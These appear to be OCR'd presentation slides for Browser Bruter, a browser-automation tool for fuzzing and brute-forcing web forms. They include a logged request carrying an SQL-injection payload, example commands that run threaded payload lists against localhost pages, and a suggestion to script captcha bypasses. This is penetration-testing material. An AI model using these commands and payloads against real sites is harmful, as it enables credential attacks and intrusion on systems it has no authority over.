
You Are In Control - User Interactions

- Pause the attack on browser startup (manually login, or perform some interaction)
- Can run Browser Bruter in Powerful **Interactive Mode**
- Pause/Resume the attack in the middle
- Get in/out of the **Interactive Mode**
- Stop Current Attack
- Resume Previous Closed/Crashed/Stopped Attack (Attack Mode 1&2)


You Are In Control - Pause Menu



The Interactive Mode



The Log Tracking Mechanism




Control The Verbosity

```
[+]--------------------Single Request/Response Cycle--------------------[+]
Fuzzing - username
Payload - \'
[+]--------------------REQUEST--------------------[+]
Time - 2024-04-06 11:10:22
 POST http://localhost/login3.php
Host: localhost
Proxy-Connection: keep-alive
Content-Length: 767
Cache-Control: max-age=0
sec-ch-ua: "Not(A:Brand";v="24", "Chromium";v="122"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/login3.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=sh9ssr4t074g5ql20n5coo83mf; _ga=GA1.1.1776304807.1712382022; _ga_4V4HC9K0Z6=GS1.1.1712382021.1.0.1712382021.0.0.0

 username=gvua2ZTXah2BX5P/TE1lR+3AIblbFqbjlIViRUm/SEUMbOesRd0wnqL8WCsdt5FRLnKcRrSvSG48anG4VsYUGrlmLi3kRXfqeI++E9VSAbhnA/XGL0z2f38bBmbatyWWAlJ5z5hbDiIFkWWqeO81SRerMees+4k/1uSyLUC/D043DrAUq/eUAElvOVQT2YO6/jl39vB0v0rI05mg1+KJrnIo4BHbBPAnTywmTX5SSEi/9LN22rzbLN7pylRTociIsY9Y+bGL2IFjYeY7Pb2oC+hequHwroBuqlO4XTkMbt2gH3Ya6MHj79LSZjakPJxP3wiwsYcqsh++LOni3qdJxg==&password=fBxcOVDqYH96ir6kxJ4LGAT1OxTdk9AbGa2hAS3C6RSmqkDeKvuPt0brkcDQ94duBmeDU99jD11r7ytOJb3LaXaS5eO8vo5xyxrj6HOygmvuzm7bKrNoen7XBPw+8Ok3FbE9FoVuhvakvcCZM8KSE5jpDYFnxFwEDJPUKbKbfjzX/Ytn6rh5O2IaSGK8s812JywJJGfZHqEJPnU/10jtmtO9LcWTkKx25fJYQWhwCR3zh3qEapSz/CR/cZssGUXthCX/kiJP8isSZJgibJWNA5U/WG55z1xG9yZi81oIBjWKhUMXqUZskEtK2bT21iv/P6j3d6/K33rlw9oHCnIqNQ==
```

It's Time for The THREADS.....


The Browser Bruter can run not 2, not 3, not 5, not 10 .... But upto 20 threads!




THREADS.....

```
┌──デ═─ ××> python3 BrowserBruter.py --elements username,p
assword --payloads fuzz.txt --target http://localhost/log
in3.php --button btn-default --attack 1 --fill username,p
assword --threads 20 --delay-before 0.3
```


Controlling Multiple Browsers



Controlling Multiple Browsers




Controlling Multiple Browsers




Extensible – The Art Of Browser Automation

- The functionality of the browser bruter can be extended using javascript and Python.
- Penetration Tester can write javascript code which will be executed on the browser to further automate the browser as per need.
- Unlocks countless possibilities to tackle various scenarios where only limitation is finding the right javascript code.
- Truly gives the power in the hand of the pentester.


Extending The Browser Bruter



Extending The Browser Bruter




Extending The Browser Bruter



Extending The Browser Bruter

```
python3 BrowserBruter.py --elements editBrandStatus,editBrandName,brandId --payloads sqli.txt --button editBrandBtn --target http://localhost/brand.php --cookie PHPSESSID:ujmrvhk6esu84l8r2i2h2ee7f2 --attack 1 --delay-before 0.3 --fill editBrandName --javascript "document.querySelector('button.btn.btn-default.dropdown-toggle').click(); document.querySelector('a[data-target=\"#editBrandModel\"]').click();"
```

Extending The Browser Bruter



The Python Scripting Engine

Extensible - The Python Scripting Engine

- Even more powerful than Javascript
- Allows you to control browser directly using 'driver' object
- Use Javascript for Single page automation, Use Python for complex automation.
- Allows you to literally do whatever you want to do on browser for example write a python script to bypass captcha and integrate that with Browser Bruter
- Explaining Python Scripting Engine is beyond the capability of this Presentation, Refer Documentation.

Extensible - The Python Scripting Engine

